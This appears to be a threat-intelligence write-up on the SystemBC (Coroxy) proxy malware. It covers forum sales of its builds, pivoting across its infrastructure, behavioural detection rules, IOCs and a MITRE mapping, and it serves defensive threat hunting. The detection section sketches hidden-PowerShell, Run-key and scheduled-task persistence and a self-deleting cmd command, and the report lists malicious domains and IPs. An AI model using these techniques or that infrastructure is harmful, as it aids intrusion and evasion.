
4 INTELLIGENCE

With the information obtained from the analysis of various samples, considering that those shown throughout this document are just a selected few, all possible addresses were collected to attempt to uncover additional infrastructure that may have been used by threat actors in association with SystemBC or other malware. This also includes examining the involvement, use, and sale within the underground community.

The primary focus was on assessing whether the interest and use of Coroxy remained relevant, and we discovered numerous threads on different forums where there is discussion and ongoing contact related to this malware

Moreover, there are users inquiring about specific updates and discussing the developer of SystemBC





We identified the infrastructure through which it is possible to purchase and access the operating system for amounts ranging between $350 and $300, respectively, which must be paid through a wallet

> **windows bot** (admin panel linux/windows. bot windows) buy for 350$
>
> **linux bot** (admin panel linux/windows. bot linux) buy for 300$

These wallets are quite active and receive daily payments to the various provided addresses


PAGE REFRESH EVERY 1 MINUTE

You have 29 min 58 sec for pay 0.01003965 to 1M

After you pay system will wait for 1 confirmation automatically.

Attention! if u buy new rebuilds PORT will be changed. u can set it itself.


Осторожно! если вы покупаете новые ребилды ПОРТ будет изменен. вы можете поменять его самостоятельно.




Following this, we attempted to pivot using the maximum number of indicators found during the analysis of all the samples in order to locate additional infrastructure. Given the background of this malware, which is commonly used by loaders or in intermediate stages of attacks, we anticipated finding infrastructure related to other malware during the search (I have learned a great deal about these techniques by following the work of individuals such as @MichalKoczwara, @TLP_R3D, or @josh_penny, and I am grateful for their contributions. I recommend following them as well :))

Therefore, we initiated the search by pivoting from the IP addresses identified during the sample analysis and discovered a significant number of self-signed addresses that appear similar to each other, using

typical ports. During the searches, I accumulated IOCs (Indicators of Compromise) from other stealers that may or may not be related to SystemBC to construct graphs in VT (VirusTotal) to determine potential connections




Afterward, I noticed that many machines shared the same hostname from another IP while using two different providers, which considerably narrowed our focus



I tested these IOCs on other platforms, but as is usual, I reached the same results. Now came the most interesting part: determining if these indicators could connect with one another. It's important to note that many hosts serve multiple services, and it's not uncommon to find different groups or malwares connected through a single IP. This challenge becomes even more complex if SystemBC is associated with a

significant number of groups and other malwares. However, I will highlight in the IOCs those that were discovered during the analysis as high confidence, those that were pivoted and had some connection to SystemBC in some way, and those that are malicious and contain other malware that might be part of one of its execution threads.

The graph is quite extensive, but all the IP addresses, domains, or hashes that were encountered both in the analysis and through pivoting, which had some form of relation, have been compiled here as comprehensively as possible. These include addresses associated with CobaltStrike, stealers, loaders, other RATs, and, of course, more instances of SystemBC



5. DETECTION OPPORTUNITIES

Some terms to keep in mind for telemetry detection could be the following:

```
() -> Type of event        * -> Wildcard      {} -> Type of data/Clarification

                           | -> OR (Yes, it is necessary)
```

[TA0002][T1564.003] Execution of hidden powershell

```
(Process) powershell.exe > (Command) *-windowstyle hidden -Command "&*
> (ChildPath) *ProgramData*|*AppData*<RandName>.exe
```

[TA0003][T1547.001] Persistence using *socks* value in registry

```
(Registry) HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RUN >
(ValueName) socks5 > (ValueData) powershell*-windowstyle hidden*-
Command*
```

[TA0003][T1053] Persistence running tasks using *start* value

```
(Process) taskeng.exe > (Path) *ProgramData* | *AppData* > (Command)
*ProgramData*|*AppData*\<Randname>.exe start{Number}|start
```

[TA0003][T1053] Persistence creating tasks with random name

```
(File) <RandName>.job > (Path) *\Windows\Tasks\<RandName>.job
```

[TA0005][T1070.004] Auto-delete function to evade file detection

```
(Command) cmd.exe*/C*ping*{IP}*-n*{Number}*-w*{Number}*>*Null & Del*
```

[TA0011][T1090] Connection outside through a file in a temporary path

```
(Path) *ProgramData* | *AppData* > (NetConnection) Public IP {Non
common country|Direction}
```

As you can see it is not a really easy malware to detect by behaviour, as many elements can give false positives or even be confused with other malwares, I have tried to avoid including those that I think are very difficult to discern among the multitude of events.

6. IOC

Hash:

c96f8d4d1ee675c3cd1b1cf2670bb9bc2379a6b66f3029b2ffcfdd67c612c499

6f78256f20eb2b5594391095a341f8749395e7566fdd2ddd3a34a0db9bb9f871

E81eb1aa5f7cc18edfc067fc6f3966c1ed561887910693fa88679d9b43258133

97ebef56e3fa3642d0395c00c25975e586089d26632e65422099a5107d375993

ef71c960107ba5034c2989fd778e3fd72d4cdc044763aef2b4ce541a62c3466c

6E57D1FC4D14E7E7C2216085E41C393C9F117B0B5F8CE639AC78795D18DBA730

6b56f6f96b33d0acefd9488561ce4c0b4a1684daf5dde9cc81e56403871939c4

F0073027076729CE94BD028E8F50F5CCB1F0184C91680E572580DB0110C87A82

3d1d747d644420a2bdc07207b29a0509531e22eb0b1eedcd052f85085bef6865

c68035aabbe9b80ace209290aa28b8108cbb03a9d6a6301eb9a8d638db024ad0

c926338972be5bdfdd89574f3dc2fe4d4f70fd4e24c1c6ac5d2439c7fcc50db5

Domain:

payload[.]su
mxstat215dm[.]xyz
mxstex725dm[.]xyz
zl0yy[.]ru
r0ck3t[.]ru

IP (High confidence):

91[.]191[.]209[.]110
5[.]42[.]65[.]67
45[.]15[.]158[.]40

IP (Mid-Low confidence):

178[.]236[.]246[.]117
185[.]174[.]136[.]148
45[.]142[.]122[.]179
178[.]236[.]247[.]39
45[.]142[.]122[.]105
185[.]112[.]83[.]129
185[.]112[.]83[.]164
185[.]112[.]83[.]172
185[.]112[.]83[.]59
5[.]42[.]65[.]67
78[.]153[.]130[.]166
45[.]142[.]122[.]215
91[.]191[.]209[.]110
5[.]188[.]206[.]246

7. MITRE

Tactics:

TA0002 Execution
TA0003 Persistence
TA0005 Defense Evasion
TA0006 Credential Access
TA0007 Discovery
TA0009 Collection
TA0010 Exfiltration
TA0011 Command and Control

Techinques:

T1010: Application Window Discovery
T1012: Query Registry
T1018: Remote System Discovery
T1033: System Owner/User Discovery
T1036: Masquerading
T1053: Scheduled Task/Job
T1055: Process Injection
T1056: Input Capture
T1057: Process Discovery
T1059: Command and Scripting Interpreter
T1071: Application Layer Protocol
T1082: System Information Discovery
T1083: File and Directory Discovery
T1087: Account Discovery
T1095: Non-Application Layer Protocol
T1105: Ingress Tool Transfer
T1106: Native API
T1124: System Time Discovery
T1497: Virtualization/Sandbox Evasion
T1547: Boot or Logon Autostart Execution
T1560: Archive Collected Data
T1571: Non-Standard Port
T1573: Encrypted Channel

T1027.002: Software Packing
T1059.001: PowerShell
T1518.001: Security Software Discovery
T1547.001: Registry Run Keys / Startup Folder
T1562.001: Disable or Modify Tools
T1564.001: Hidden Files and Directories

Thanks for Reading! Happy Hunting :)